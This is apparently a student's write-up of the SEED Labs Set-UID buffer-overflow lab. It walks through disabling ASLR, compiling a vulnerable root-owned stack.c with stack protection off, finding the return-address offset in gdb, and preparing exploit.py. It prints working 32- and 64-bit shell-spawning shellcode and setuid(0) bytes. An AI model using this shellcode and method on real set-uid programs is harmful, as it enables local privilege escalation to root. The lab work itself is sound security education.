
Lab2 - SEED Labs – Buffer Overflow Attack Lab (Set-UID Version)

- *Lohith Kumar Bhambore*

Setup – Turning off countermeasures

- Used the SEED-Ubuntu 20.04 (64-bit) image provided on the website in VM on a windows 10 machine.
- Followed the instructions as demonstrated in the video shared by the TA
- Once the setup was done, I
- Disabled address space randomization by running this command - << sudo sysctl -w kernel.randomize_va_space=0
- Then, linked /bin/sh to zsh using the command - << sudo ln -sf /bin/zsh /bin/sh>> as shown below –



```
[11/06/23]seed@VM:~/.../shellcode$ ls
call_shellcode.c  Makefile
[11/06/23]seed@VM:~/.../shellcode$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/06/23]seed@VM:~/.../shellcode$ sudo ln -sf /bin/zsh /bin/sh
[11/06/23]seed@VM:~/.../shellcode$ 
```

Task 1 – Getting familiar with Shellcode

The most common approach in code injection attack is to add your code into the target code which can then be used to run your code with the target's privilege (most likely root privilege). This is usually done using shellcode.

Shellcode is a program which launches a shell when executed. Usually, it's written in assembly language.


We basically need to call the execve() system call, which takes 3 arguments to run /bin/sh.

There are two versions here the 32-bit shellcode and the 64-bit shellcode which has different names for the registers and even the registers used for the execve() system call are also not the same.

We ***can invoke the shellcode*** using the call_shellcode.c using the Makefile. An important point to note is that when we compile, we use the execstack feature, without which we can't run our shellcode as this is what allows our code which is on stack to be run. This is done as shown below –

Running the shellcode –

The compilation with -m32 is for the 32-bit shellcode, while the other one is for the 64-bit version



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 6 18:16
seed@VM: ~/.../shellcode
seed
Trash

```
[11/06/23]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/06/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[11/06/23]seed@VM:~/.../shellcode$ ./a32.out
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

After running the executable using the ./a32.out command and the ./a64.out command, we create a new shell instance. This is done by pushing the string /bin/sh on to the stack and registers. And then run using the execve command.


Now the observed changes are –

- The time logging and date along with user name in the prompt before the dollar sign immediately disappears
- Running the id command shows that we are the user seed.
- There were also some other odd behaviors, typing the backspace key was in fact adding spaces instead of deleting previously typed characters
- The clear command was not working. And some other commands too were not exhibiting expected behavior but rather some unknown and erratic behavior
- For example, when I tried to open the call_shellcode.c using vi, I got the error message E79: Cannot expand wildcards as shown here -




```
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ vafv
$ id -u
1000
$ clear
TERM environment variable not set.
$ ls
Makefile  a32.out  a64.out  call_shellcode.c
$ vi call_shellcode.c








E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards
```

- but as I kept going all the way to the end of the error messages using the more option, I was finally able to see the file opened as can be seen here –



```
E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards

E79: Cannot expand wildcards
Press ENTER or type command to continue
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
```

- This could be due to overwriting sections of environment information due to buffer overflow.
- It could also be due to us moving to /bin/zsh from the /bin/sh and thus all the environment variables have to be set again, which we didn't do at the beginning.
- Note – I found the 64-bit one exhibiting the same behavior as can be seen below –



```
[11/06/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[11/06/23]seed@VM:~/.../shellcode$ ./a64.out
$ id -u
1000
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
[11/06/23]seed@VM:~/.../shellcode$
```

Task 2 – Understanding the Vulnerable Program

In this task, we understand the reasons for the buffer overflow vulnerability in the program stack.c and then exploit it to get root privileges.

The vulnerability comes from utilization of strcpy() function which doesn't check the size of the string being copied.

The program stack.c has root privileges, and if any normal user can gain access to root privilege by exploiting the buffer overflow vulnerability.

The program stack.c reads its input from a file called the badfile which can be changed by the user. As can be seen in function bof, we are using strcpy to copy a string of size 517 into a char buffer of size 100. This will definitely lead to a buffer overflow.


To compile the program we use the following commands –

- $ gcc -DBUF_SIZE=100 -m32 -o stack -z execstack -fno-stack-protector stack.c
- $ sudo chown root stack
- $ sudo chmod 4755 stack

The arguments -fno-stack-protector and -z execstack are disabling the StackGuard and the execution protection from a stack respectively

Next we change the owner of the program to root and then enable the Set-Uid bit using the chmod command.


These changes are included in the Makefile already, so we just need to run the make command as can be seen below –


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 6 18:56
seed@VM: ~/.../code
seed
Trash

```
FLAGS    = -z execstack -fno-stack-protector
FLAGS_32 = -m32
TARGET   = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L
3-dbg stack-L4-dbg

L1 = 100
L2 = 160
L3 = 200
L4 = 10

all: $(TARGET)

stack-L1: stack.c
	gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
	gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
	sudo chown root $@ && sudo chmod 4755 $@

stack-L2: stack.c
```

<u>Task 3 – Launching Attack on 32-bit program (Level 1)</u>

Initially, we create a new badfile, which of course is empty and then running the command ./stack-L1-dbg after compilation gives us no issues and we see a “Returned Properly” message as can be seen –




```
[11/06/23]seed@VM:~/.../code$ ls
brute-force.sh  exploit.py  Makefile  stack  stack.c
[11/06/23]seed@VM:~/.../code$ vim Makefile
[11/06/23]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/06/23]seed@VM:~/.../code$ ls
brute-force.sh  stack     stack-L1-dbg  stack-L3      stack-L4-dbg
exploit.py      stack.c   stack-L2      stack-L3-dbg
Makefile        stack-L1  stack-L2-dbg  stack-L4
[11/06/23]seed@VM:~/.../code$ touch badfile
[11/06/23]seed@VM:~/.../code$ ./stack-L1-dbg
Input size: 0
==== Returned Properly ====
[11/06/23]seed@VM:~/.../code$
```

Now, the most important thing needed to use the buffer-overflow vulnerability is to know the actual difference or amount of memory between the where the buffer begins and where we have the return address on the memory stack.


Once this is known, we can easily structure our string so that we accurately overwrite the return address to execute our code using the root privilege of the stack.c program.

To find this we can use a debugger (GDB). We set a breakpoint at the function bof and then execute it as shown below –



```
[11/06/23]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
  if pyversion is 3:
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Labsetup/code/stack-L1-dbg
```

A point to note is that, we need to actually go inside the function using the next command, to get the correct ebp value instead of the caller's ebp.




```
0028| 0xffffcb98 --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcfa3 "V\004") at stack.c:16
16      {
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
```

Another point to note is that when running the program with gdb modifies the stack by adding some environment data when compared to running it without gdb so the value of the frame pointer will be larger.

Once we execute the program in debug mode, we can then use the breakpoint and the p command to get the addresses we need, namely the ebp and the buffer's starting address.


And then obtain the difference to get the amount of memory in between the two as shown below –




```
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffcaf0 ("1pUV\204\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffcaf4 --> 0xffffcf84 --> 0x0
0008| 0xffffcaf8 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffcafc --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffcb00 --> 0x0
0020| 0xffffcb04 --> 0x0
0024| 0xffffcb08 --> 0x0
0028| 0xffffcb0c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$2 = (void *) 0xffffcb68
gdb-peda$ p &buffer
$3 = (char (*)[100]) 0xffffcafc
gdb-peda$ p/d 0xffffcb68-0xffffcafc
$4 = 108
gdb-peda$
```

Coming to the actual payload for the attack which is supposed to be inside the badfile. This needs to be created using exploit.py.
Which needs some changes –

- First, we need to include the actual shellcode for 32-bit which we saw in call_shellcode.c in the shellcode string in line 5 of exploit.py as shown –



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;
```

